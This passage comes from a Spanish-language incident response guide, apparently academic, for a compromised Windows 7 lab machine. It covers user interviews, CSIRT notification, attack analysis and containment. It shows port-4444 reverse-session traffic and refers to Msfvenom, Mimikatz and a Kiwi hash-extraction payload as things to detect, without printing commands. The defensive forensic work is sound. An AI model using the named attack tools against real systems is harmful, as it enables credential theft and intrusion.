herramienta permite generar informes detallados que pueden ser utilizados para documentar el alcance del ataque y las evidencias encontradas, lo cual es crucial para la respuesta y la mitigación (Cybersecurity, 2020) & (Kaspersky, 2024).

Paso 2: Ampliación del Análisis de la Situación

1. **Conocer el contexto organizacional:**
    - **Identificar la relevancia del sistema comprometido** dentro de la infraestructura tecnológica de la empresa.
    - **Evaluar el impacto del sistema comprometido** en las **operaciones críticas de la organización**. Esto incluye la identificación de las funciones clave que el sistema afectado soporta, como bases de datos sensibles, servidores de aplicaciones críticas o servicios financieros(Kaspersky, 2024).

2. **Análisis de riesgos:**
    - Determinar los posibles impactos del ataque desde las perspectivas de **Confidencialidad**, **Integridad** y **Disponibilidad (Modelo CIA)**, entendiendo cómo la intrusión podría afectar estos aspectos en los sistemas afectados.
    - **Evaluación del daño potencial** en términos de la pérdida de datos confidenciales, acceso no autorizado a recursos y la posible interrupción de las operaciones (Cybersecurity, 2020).
3. **Identificación de activos críticos:**
    - **Mapear los sistemas y datos** que podrían estar conectados o en riesgo debido a la propagación del ataque.
    - **Priorizar los activos** que requieren protección inmediata, asegurando que los sistemas más sensibles, como bases de datos de clientes o sistemas financieros, sean asegurados de inmediato (Cybersecurity, 2020).
4. **Indagación con el usuario afectado:**
    - **Entrevistar al usuario de forma estructurada**:
        - ¿Qué estaba haciendo justo antes de notar el problema?
        - ¿Realizó alguna descarga o accedió a sitios web no confiables?
        - ¿Aparecieron ventanas emergentes, errores o comportamientos inusuales en el sistema?
        - ¿Qué aplicaciones o archivos utilizó recientemente?(Kent et al., 2006b)
    - **Analizar la cuenta y las actividades del usuario**:
        - Revisar **logs de autenticación** y permisos asociados a la cuenta para identificar posibles anomalías(Kent et al., 2006b).

Ilustración 165 Revisión de logs de autenticación




Fuente: Elaboración Propia.

Ilustración 166 Cuentas encontradas en el equipo

Fuente: Elaboración Propia.


Ilustración 167 Carpetas encontradas en el escritorio



Fuente: Elaboración Propia.

- **Establecer una línea de tiempo** basada en las respuestas del usuario para determinar el rango de tiempo probable en el que el ataque comenzó (Kent et al., 2006b).

Ilustración 168 Estableciendo línea de tiempo




Fuente: Elaboración Propia.

Paso 3: Notificación y Coordinación

1. **Informar a los equipos responsables:**
    - **Contactar al Equipo de Respuesta a Incidentes (CSIRT)** con un resumen inicial del ataque para que coordinen las acciones de respuesta y mitigación.
    - Involucrar al **Equipo de TI** para aislar la infraestructura afectada y asegurar los sistemas vulnerables.
    - Notificar al **Equipo de Seguridad** para ajustar medidas preventivas, como modificar configuraciones de **IDS/IPS**(Cichonski et al., 2012).

Ilustración 169 Modificar configuraciones del IDS/IPS



Fuente: Elaboración Propia.

2. **Proveer un informe inicial a la alta gerencia:**

    - Detallar la naturaleza del ataque, los sistemas afectados y el impacto potencial en las operaciones de la empresa (Cichonski et al., 2012).

Ilustración 170 informe inicial

Fuente Tomado de: https://www.freepik.es/fotos-premium/grafico-documentos-comerciales-informe-finanzas-analisis-estadistico-e-informacion-inversion-graficos-computadora-portatil-escritorio-oficina_29900527.htm

3. **Comunicar al personal interno:**

    - Enviar instrucciones claras a los empleados sobre cómo evitar interactuar con el sistema comprometido, asegurándose de que no se propaguen infecciones adicionales (Cichonski et al., 2012).

Ilustración 171 informar a los colaboradores sobre cómo actuar ante un incidente de seguridad


Fuente Tomado de: https://gesprodat.com/actualidad_/

Paso 4: Análisis del Ataque

1. **Identificación del vector de ataque:**

    - Revisar los logs y el tráfico de red para determinar cómo el atacante logró ingresar al sistema (Kent et al., 2006a).

Ilustración 172 Tráfico de red




No.	Time	Source	Destination	Protocol	Length	Info
421	371.876518473	192.168.5.102	192.168.5.105	TCP	246	49184 → 4444 [PSH, ACK] Seq=6030 Ack=419998 Win=63888 Len=192
422	371.898848796	192.168.5.102	192.168.5.105	TCP	182	4444 → 49184 [PSH, ACK] Seq=419998 Ack=6222 Win=31723 Len=128
423	371.954967376	192.168.5.102	192.168.5.105	TCP	398	49184 → 4444 [PSH, ACK] Seq=6222 Ack=420126 Win=63688 Len=336
424	371.955840717	192.168.5.102	192.168.5.105	TCP	246	4444 → 49184 [PSH, ACK] Seq=420126 Ack=6558 Win=31723 Len=192
425	372.017563593	192.168.5.102	192.168.5.105	TCP	230	49184 → 4444 [PSH, ACK] Seq=6558 Ack=420318 Win=63488 Len=176
426	372.028429683	192.168.5.105	192.168.5.102	TCP	182	4444 → 49184 [PSH, ACK] Seq=420318 Ack=6734 Win=31723 Len=128
427	372.083551857	192.168.5.102	192.168.5.105	TCP	422	49184 → 4444 [PSH, ACK] Seq=6734 Ack=420446 Win=63360 Len=368
428	372.119893211	192.168.5.105	192.168.5.102	TCP	198	4444 → 49184 [PSH, ACK] Seq=420446 Ack=7102 Win=31723 Len=144
429	372.174345913	192.168.5.102	192.168.5.105	TCP	230	49184 → 4444 [PSH, ACK] Seq=7102 Ack=420590 Win=63216 Len=176
430	372.183479748	192.168.5.105	192.168.5.102	TCP	278	4444 → 49184 [PSH, ACK] Seq=420590 Ack=7278 Win=31723 Len=224
431	372.236652107	192.168.5.102	192.168.5.105	TCP	230	49184 → 4444 [PSH, ACK] Seq=7278 Ack=420814 Win=62992 Len=176
432	372.237669133	192.168.5.105	192.168.5.102	TCP	182	4444 → 49184 [PSH, ACK] Seq=420814 Ack=7454 Win=31723 Len=128
433	372.299368988	192.168.5.102	192.168.5.105	TCP	598	49184 → 4444 [PSH, ACK] Seq=7454 Ack=420942 Win=62864 Len=544
434	372.347177366	192.168.5.105	192.168.5.102	TCP	54	4444 → 49184 [ACK] Seq=420942 Ack=7998 Win=31723 Len=0
435	372.350620487	192.168.5.105	192.168.5.102	TCP	198	4444 → 49184 [PSH, ACK] Seq=420942 Ack=7998 Win=31723 Len=144
436	372.408855692	192.168.5.102	192.168.5.105	TCP	230	49184 → 4444 [PSH, ACK] Seq=7998 Ack=421086 Win=64240 Len=176
437	372.409182582	192.168.5.105	192.168.5.102	TCP	54	4444 → 49184 [ACK] Seq=421086 Ack=8174 Win=31723 Len=0
438	372.419158449	192.168.5.105	192.168.5.102	TCP	198	4444 → 49184 [PSH, ACK] Seq=421086 Ack=8174 Win=31723 Len=144
439	372.471163876	192.168.5.102	192.168.5.105	TCP	198	49184 → 4444 [PSH, ACK] Seq=8174 Ack=421230 Win=64896 Len=144
440	372.520748147	192.168.5.105	192.168.5.102	TCP	54	4444 → 49184 [ACK] Seq=421230 Ack=8318 Win=31723 Len=0

Fuente: Elaboración Propia.


    - Analizar los procesos en ejecución para detectar actividad sospechosa relacionada con Msfvenom o herramientas como Mimikatz (Kent et al., 2006a).

Ilustración 173 Extracción de Hash



Fuente: Elaboración Propia.

Ilustración 174 detectar actividad sospechosa



Fuente: Elaboración Propia.


Ilustración 175 Payload Kiwi

Fuente: Elaboración Propia.

2. **Determinación del daño:**

   - **Verificar cambios en archivos críticos** y configuraciones del sistema que puedan haber sido alteradas (Kent et al., 2006a).

Ilustración 176 Verificación de Software



Fuente: Elaboración Propia.

   - Evaluar la **posibilidad de exfiltración** o **cifrado de datos sensibles**(Kent et al., 2006a)**.**

Ilustración 177 investigación de brechas de seguridad


Fuente: Elaboración Propia.

Paso 5: Contención y Erradicación

1. **Eliminar amenazas activas:**

   - **Finalizar procesos maliciosos detectados** y bloquear las conexiones activas sospechosas que el atacante haya utilizado para mantener el acceso al sistema (Kent et al., 2006a).

Ilustración 178 Eliminación de procesos maliciosos




Nombre de imagen	Nombre de usuario	CPU	Memoria ...	Descripción
audiodg.exe	SERVICIO LOCAL	00	9.852 KB	Aislamiento de gráficos de dispositivo de audio de Windows
csrss.exe	SYSTEM	00	1.292 KB	Proceso en tiempo de ejecución del cliente-servidor
csrss.exe	SYSTEM	00	1.260 KB	Proceso en tiempo de ejecución del cliente-servidor
dwm.exe	usuario	00	1.112 KB	Administrador de ventanas del escritorio
explorer.exe	usuario	00	24.604 KB	Explorador de Windows
lsass.exe	SYSTEM	00	2.700 KB	Local Security Authority Process
lsm.exe	SYSTEM	00	1.236 KB	Servicio de administrador de sesión local
Proceso inactivo del si...	SYSTEM	99	24 KB	Porcentaje de tiempo de inactividad del procesador
SearchIndexer.exe	SYSTEM	00	5.392 KB	Indizador de Microsoft Windows Search
services.exe	SYSTEM	00	4.404 KB	Aplicación de servicios y controlador
smss.exe	SYSTEM	00	292 KB	Administrador de sesión de Windows
spoolsv.exe	SYSTEM	00	4.104 KB	Aplicación de subsistema de cola
sppsvc.exe	Servicio de red	00	5.380 KB	Servicio de plataforma de protección de software de Microsoft
svchost.exe	SERVICIO LOCAL	00	4.528 KB	Proceso host para los servicios de Windows
svchost.exe	SYSTEM	00	2.880 KB	Proceso host para los servicios de Windows
svchost.exe	Servicio de red	00	2.908 KB	Proceso host para los servicios de Windows
svchost.exe	SERVICIO LOCAL	00	13.952 KB	Proceso host para los servicios de Windows
svchost.exe	SYSTEM	00	64.420 KB	Proceso host para los servicios de Windows
svchost.exe	SYSTEM	00	13.512 KB	Proceso host para los servicios de Windows
svchost.exe	Servicio de red	00	4.940 KB	Proceso host para los servicios de Windows
svchost.exe	SERVICIO LOCAL	00	5.784 KB	Proceso host para los servicios de Windows
svchost.exe	SYSTEM	00	14.400 KB	Proceso host para los servicios de Windows
svchost.exe	SERVICIO LOCAL	00	4.488 KB	Proceso host para los servicios de Windows
svchost.exe	Servicio de red	00	1.260 KB	Proceso host para los servicios de Windows
System	SYSTEM	00	112 KB	NT Kernel & System
taskhost.exe	usuario	00	2.084 KB	Proceso de host para tareas de Windows
taskmgr.exe	usuario	00	1.768 KB	Administrador de tareas de Windows
VBoxService.exe	SYSTEM	00	2.220 KB	VirtualBox Guest Additions Service
VBoxTray.exe	usuario	00	1.832 KB	VirtualBox Guest Additions Tray Application
wininit.exe	SYSTEM	00	976 KB	Aplicación de inicio de Windows
winlogon.exe	SYSTEM	00	1.728 KB	Aplicación de inicio de sesión de Windows
wmpnetwk.exe	Servicio de red	00	4.420 KB	Servicio de uso compartido de red del Reproductor de Windows Media

Fuente: Elaboración Propia.

2. **Aplicar medidas correctivas:**

   - **Actualizar software vulnerable** y desinstalar aplicaciones comprometidas. Pero para windows 7 ya no hay soporte (Cichonski et al., 2012).


Ilustración 179 Actualización de windows 7



3. **Fuente**: Elaboración Propia.


- **Implementar políticas de rotación de credenciales** para mitigar el riesgo de que los atacantes continúen utilizando contraseñas comprometidas(Cichonski et al., 2012).

Ilustración 180 Políticas de seguridad MFA




Fuente: Elaboración Propia.

Ilustración 181 Políticas de seguridad Activación de Windows Hello




Fuente: Elaboración Propia.

Ilustración 182 Rotación de credenciales



Fuente: Elaboración Propia.

Ilustración 183 Cambio de contraseñas al inicio de la primera sesión iniciada



Fuente: Elaboración Propia.

4. **Fortalecer la seguridad:**

   - Reforzar configuraciones de firewall y políticas de contraseñas.
